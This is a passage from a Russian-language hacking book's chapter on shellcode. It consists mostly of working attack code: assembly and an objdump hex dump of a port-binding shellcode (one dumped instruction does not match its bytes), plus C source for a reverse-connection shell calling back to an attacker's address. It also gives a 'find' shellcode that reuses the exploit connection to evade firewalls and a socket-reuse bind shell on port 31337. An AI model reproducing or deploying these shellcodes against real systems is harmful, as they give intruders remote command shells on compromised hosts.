        xorl %ecx, %ecx
        int $0x80

/* dup2(cli, 1) */
        movb $0x3f, %al
        incl %ecx
        int $0x80

/* dup2(cli, 2) */
        movb $0x3f, %al
```



```
        incl %ecx
        int $0x80

/* execl()*/
        movb %dl, 0x07(%esi)
        movl %esi, 0x0c(%esi)
        xchgl %esi, %ebx
        leal 0x0c(%ebx), %ecx
        movb $0x0b, %al
        int $0x80

line:
        call start
        .string \"/bin/sh\"
    ");
}
```

Скомпилируем эту программу:

```
# gcc tempshell.c -o tempshell
```

и получим ее шестнадцатеричный дамп:

```
# objdump -D ./tempshell
```

В листинге 14.12 приведена только та часть, которая нас интересует. Как видите, мы получили шеллкод, который использовали в нашем удаленном эксплоите (см. листинг 14.3), в шестнадцатеричном виде.

Листинг 14.12. Шестнадцатеричные коды удаленного шеллкода

```
08048430 <main>:
 8048430: 55                    push   %ebp
 8048431: 89 e5                 mov    %esp,%ebp
 8048433: eb 72                 jmp    80484a7 <line>

08048435 <start>:
 8048435: 5e                    pop    %esi
 8048436:31 c0                  xor    %eax,%eax
 8048438:89 46 10               mov    %eax,0x10(%esi)
 804843b:40                     inc    %eax
 804843c:89 c3                  mov    %eax,%ebx
 804843e:89 46 0c               mov    %eax,0xc(%esi)
```

```
8048441:40                inc   %eax
8048442:89 46 08          mov   %eax,0x8(%esi)
8048445:8d 4e 08          lea   0x8(%esi),%ecx
8048448:b0 66             mov   $0x66,%al
804844a:cd 80             int   $0x80
804844c:43                inc   %ebx
804844d:c6 46 10 10       movb  $0x10,0x10(%esi)
8048451:66 89 5e 14       mov   %bx,0x14(%esi)
8048455:88 46 08          mov   %al,0x8(%esi)
8048458:31 c0             xor   %eax,%eax
804845a:89 c2             mov   %eax,%edx
804845c:89 46 18          mov   %eax,0x18(%esi)
804845f:b0 77             mov   $0x90,%al
8048461:66 89 46 16       mov   %ax,0x16(%esi)
8048465:8d 4e 14          lea   0x14(%esi),%ecx
8048468:89 4e 0c          mov   %ecx,0xc(%esi)
804846b:8d 4e 08          lea   0x8(%esi),%ecx
804846e:b0 66             mov   $0x66,%al
8048470:cd 80             int   $0x80
8048472:89 5e 0c          mov   %ebx,0xc(%esi)
8048475:43                inc   %ebx
8048476:43                inc   %ebx
8048477:b0 66             mov   $0x66,%al
8048479:cd 80             int   $0x80
804847b:89 56 0c          mov   %edx,0xc(%esi)
804847e:89 56 10          mov   %edx,0x10(%esi)
8048481:b0 66             mov   $0x66,%al
8048483:43                inc   %ebx
8048484:cd 80             int   $0x80
8048486:86 c3             xchg  %al,%bl
8048488:b0 3f             mov   $0x3f,%al
804848a:31 c9             xor   %ecx,%ecx
804848c:cd 80             int   $0x80
804848e:b0 3f             mov   $0x3f,%al
8048490:41                inc   %ecx
8048491:cd 80             int   $0x80
8048493:b0 3f             mov   $0x3f,%al
8048495:41                inc   %ecx
8048496:cd 80             int   $0x80
```



```
8048498:88 56 07          mov   %dl,0x7(%esi)
804849b:89 76 0c          mov   %esi,0xc(%esi)
804849e:87 f3             xchg  %esi,%ebx
80484a0:8d 4b 0c          lea   0xc(%ebx),%ecx
80484a3:b0 0b             mov   $0xb,%al
80484a5:cd 80             int   $0x80

080484a7 <line>:
80484a7:e8 89 ff ff ff    call  8048435 <start>
80484ac:2f                das
80484ad:62 69 6e          bound %ebp,0x6e(%ecx)
80484b0:2f                das
80484b1:73 68             jae   804851b <gcc2_compiled.+0x1b>
```

Все последующие виды шеллкодов мы рассмотрим только в реализации на Си. Преобразовать их в шестнадцатеричный вид вам придется самостоятельно, по аналогии с тем, как мы это сделали в данном разделе. В Интернете вы сможете найти готовые шестнадцатеричные реализации практически для всех видов шеллкодов.

14.4.2. Reverse Connection шеллкод

Суть Reverse Connection состоит в том, что инициатором соединения становится не хакер, а сам удаленный шеллкод. То есть после своего успешного выполнения Reverse Connection шеллкод сам присоединяется к одному из портов на узле хакера. Данный вид шеллкода в сущности является "Connect Back" бекдором, который мы рассматривали в *гл. 11*. В шеллкоде нужно указать IP-адрес и порт, по которым он будет присоединяться (в примере использован IP-адрес 127.0.0.1 и порт 666) (листинг 14.13). Чтобы принять соединение, хакеру следует воспользоваться утилитой netcat с ключами `-l` и `-p`.

Листинг 14.13. Reverse Connection шеллкод (reverseshell.c)

```
#include<unistd.h>
#include<sys/socket.h>
#include<netinet/in.h>

int soc, rc;
struct sockaddr_in serv_addr;

int main()
```

```
{
  serv_addr.sin_family = AF_INET;
  serv_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
  serv_addr.sin_port = htons(666);
  soc=socket(AF_INET, SOCK_STREAM, 0);
  rc = connect(soc, (struct sockaddr*)&serv_addr, sizeof(serv_addr));
  dup2(soc, 0);
  dup2(soc, 1);
  dup2(soc, 2);
  execl("/bin/sh", "sh", 0);
}
```

14.4.3. Find шеллкод

Вместо того чтобы устанавливать новое TCP/IP-соединение, Find шеллкод задействует уже существующее соединение. Такой способ обеспечивает наиболее эффективный обход сетевого экрана, потому что команды передаются по тому же самому соединению, по которому был передан шеллкод на уязвимый узел.

Чтобы воспользоваться "своим" соединением, шеллкод должен узнать его дескриптор. Для этого он использует функцию `getpeername()`, которая сообщает, с каким удаленным адресом и портом установлено соединение, ассоциированное с данным дескриптором (если дескриптор не ассоциирован ни с каким соединением, функция возвращает ошибку). Так как дескрипторы обычно выражаются небольшим целым числом, то шеллкод за короткое время может в цикле перебрать их все. Среди перебираемых соединений шеллкоду нужно выбрать "свое", для этого он производит сравнение с портом отправителя, т. е. с портом, с которого шеллкод был заслан на уязвимый узел (листинг 14.14).

Листинг 14.14. Find шеллкод (findshell.c)

```
#include <stdlib.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <stdio.h>

#define HACK_PORT 1313

int main()
```



```
{
  int i, j;
  struct sockaddr_in sin;

  j = sizeof(struct sockaddr_in);

  for(i = 0; i < 256; i++) {
    if(getpeername(i, &sin, &j) < 0)
      continue;

    if(sin.sin_port == htons(HACK_PORT))
      break;
  }

  for(j = 0; j < 2; j++)
    dup2(j, i);

  execl("/bin/sh", "sh", NULL);
}
```

14.4.4. Socket Reusing шеллкод

Данный шеллкод (листинг 14.15) также обеспечивает эффективный обход сетевого экрана, т. к. он делает привязку на уже открытый порт на уязвимом узле и перехватывает все последующие соединения, устанавливаемые через этот порт. Socket Reusing шеллкод отличается от Port-Binding шеллкода только одной строчкой:

```
setsockopt(soc, SOL_SOCKET, SO_REUSEADDR, (char*)&n_reuse,
sizeof(n_reuse));
```

которая присваивает сокету атрибут `SO_REUSEADDR`. Именно этот атрибут позволяет сделать привязку на уже открытый порт.

Листинг 14.15. Socket Reusing шеллкод (reuseshell.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <netinet/in.h>
#include <sys/types.h>
#include <sys/socket.h>
```

```
#include <unistd.h>

int soc, cli;
int sins;
struct sockaddr_in serv_addr;
struct sockaddr_in cli_addr;

int main()
{
  int n_reuse = 200;
  sins = 0x10;
  if(fork() == 0)
  {
    serv_addr.sin_family = AF_INET;
    serv_addr.sin_addr.s_addr = INADDR_ANY;
    serv_addr.sin_port = htons(31337);
    soc = socket(AF_INET, SOCK_STREAM, 0);
    setsockopt(soc, SOL_SOCKET, SO_REUSEADDR, (char*)&n_reuse,
sizeof(n_reuse));
    bind(soc, (struct sockaddr *)&serv_addr, sizeof(serv_addr));
    listen(soc, 1);
    cli = accept(soc, (struct sockaddr *)&cli_addr, &sins);
    dup2(cli, 0);
    dup2(cli, 1);
    dup2(cli, 2);
    execl("/bin/sh", "sh", 0);
    close(cli);
    exit(0);
  }
}
```

ЧАСТЬ IV

Саморазмножающийся боевой софт